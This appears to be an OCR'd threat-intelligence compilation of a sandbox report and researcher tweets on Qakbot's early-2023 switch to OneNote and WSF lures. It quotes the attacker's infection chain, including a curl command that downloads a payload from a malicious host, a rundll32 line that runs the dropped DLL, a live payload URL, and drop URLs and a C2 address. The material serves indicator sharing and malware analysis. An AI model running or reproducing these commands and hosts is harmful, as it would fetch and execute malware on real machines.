JoeSandbox Cloud BASIC
Overview
Signatures
Process Tree
Domains / IPs
Dropped
Static
Network
Stats
Behavior
Disassembly
Windows Analysis Report
Create Interactive Tour
843987.one
Overview
General Information
Sample Name: 843987.one
Analysis ID: 795184
MD5: 4adc6d3c485726396629...
SHA1: eb7a8fab63b55e6d4c06...
SHA256: 3405d96828961101c846...
Infos:
Detection
MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN
Score: 2
Range: 0 - 100
Whitelisted: false
Confidence: 100%
Signatures
Stores files to the Windows start menu directory
Queries the volume information (name, serial number etc) ...
Searches for the Microsoft Outlook file path
Uses code obfuscation techniques (call, push, ret)
Creates a start menu entry (Start Menu\Programs\Startup)
Classification
Process Tree
System is w10x64

Threats Hunter on Twitter

- On the same day...

D3Lab
@D3LabIT

#QakBot - bb12 Target #Italy

Malspam Resend
Link a Zip -> .ONE
MD5: 1531ff9a4911ca0e8c72f191de2a26a1

DropUrl:
hXXps://energizett.]com/1llNOC1/300123.]gif
hXXps://myvigyan.]com/m1YPt/300123.]gif

#mwitaly

JAMESWT and 2 others

8:22 PM · Jan 31, 2023 · **3,096** Views


11 Retweets **2** Quote Tweets **17** Likes

Max_Malyutin
@Max_Mal_

#Qakbot Switched to Onenote New Campaign

Exec Flow #DFIR & TTPs:
Malsapm > URL > Onenote > HTA > CURL > Rundll32

[+] New loader internal name: comrepl.dll
[+] Export func: ,Wind
[+] Curl drop the loader to ProgramData dir



9:08 PM · Jan 31, 2023 · **23K** Views

65 Retweets **6** Quote Tweets **188** Likes

proxylife
@pr0xylife

#Qakbot - BB12 - url > .zip > .one > .hta > .dll

mshta attachment.hta

curl -o C:\ProgramData\512.png --url energizett.]com/1llNOC1/300123.gif


rundll32 C:\ProgramData\512.png,Wind

Samples

bazaar.abuse.ch/sample/bd040a7...

bazaar.abuse.ch/sample/487ab4e...

IOC's
github.com/pr0xylife/Qakb...



10:26 PM · Jan 31, 2023 · **36.3K** Views

51 Retweets **5** Quote Tweets **149** Likes


The next days on Twitter…

Tony Lambert @ForensicITGuy · Feb 1

#Qakbot HTA dropped by OneNote today. Writes JScript code to HKCU\SOFTWARE\Firm\Soft\Name

RussianPanda @AnFam17 · Feb 1

Kind of miss playing with macros. But now we have OneNote featuring #qakbot. Thanks @DidierStevens for the great tool; it's very useful.



Unit 42 @Unit42_Intel · Feb 1

2023-01-31 (Tuesday) - #Qakbot (#Qbot) returns after one month hiatus, now using OneNote (.one) files as initial lure. Saw #CobaltStrike on 104.237.219[.]36 using ciruvowuto[.]com as the domain. Also saw VNC traffic from this infection. IoCs available at bit.ly/3DqSszS

ExecuteMalware @executemalware · Feb 1

As mentioned previously, the threat actor behind #qakbot #qbot has also shifted to using OneNote documents.

Here are some IOCs from today's "BB12" distribution:

Opalsec @0palsec · Feb 1

Both #Qakbot distributors #TA570/#TA577 have adopted #OneNote into their infection chains.

DFN-CERT @DFNCERT · 8h

Nicht nur #Qakbot, sondern auch viele andere Hackergruppen versenden seit einigen Tagen schädliche #OneNote-Dokumente (Dateiendung: .one) als Mail-Anhang.

Cyble @AuCyble · Feb 1

Cyble analyzes new strategies deployed by Qakbot to infect users via Microsoft OneNote.
hubs.li/Q01zX5jp0
#Qakbot #OneNote #JavaScript #Trojan #ThreatIntel

Cert AgID @AgidCert · 4h


Campagne #Qakbot con file #OneNote armato di script HTA per scaricare la DLL ed eseguirla con parametro offuscato nello script.

- Process hollowing su wermgr exe
- Attende 5 min prima di contattare i C2


Cyber Security Bot @cybsecbot · 1h

In the past 24 hours, 1366 IoC's were submitted and #QakBot is the most seen #malware family on abuse[.]ch


Take a look one sample



Cerbero Suite





OneDump (Didier Stevens)






```
C:\Users\malab\Desktop\Qakbot SBC\sample
λ onedump.py "ApplicationReject_68390(Jan31).one"
File: ApplicationReject_68390(Jan31).one
 1: 0x00001b78 .PNG 89504e47 0x00019136 6152f9c37f6d96f4620c7e621cb431db
 2: 0x0001ded8 .PNG 89504e47 0x0000b67a 32d1adcffa1344313305dffb281bbca6
 3: 0x0002c9e0 <htm 3c68746d 0x000009dc 0848eee98e26ed6bd0f8411ecb9efac9
 4: 0x0002d3f0 .PNG 89504e47 0x00000128 33dca72504d567c57f95452a0358ed2f

C:\Users\malab\Desktop\Qakbot SBC\sample
λ onedump.py "ApplicationReject_68390(Jan31).one" -s 3 -d | re-search.py -n url
http://77.75.230.128/19825.dat
```

OneNoteAnalyzer (@knight0x07)









After A Month Of Silence...


abuse.ch
@abuse_ch


After a month of silence, #Qakbot (aka #Qbot) returns from vacation, spamming out weaponized Microsoft OneNote documents ⚠️

Here's a sample OneNote file shared by @pr0xylife earlier:
📄 bazaar.abuse.ch/sample/495e5b5...

Sites spreading Qakbot are tracked here:
🌐 urlhaus.abuse.ch/browse/tag/Qak...

8:12 PM · Feb 3, 2023 · **6,177** Views





And … Windows Script File (wsf)

proxylife
@pr0xylife

#Qakbot - azd - .zip > .wsf > (decoy .pdf) > .dll

WScript.exe Adobe Cloud Certificate 133337.wsf

rundll32.exe C:\ProgramData\Z6x9E9.SmcisaK,Wind

Samples 👇

bazaar.abuse.ch/sample/1b3b1a8...

bazaar.abuse.ch/sample/e99726f...

IOC's
github.com/pr0xylife/Qakb...

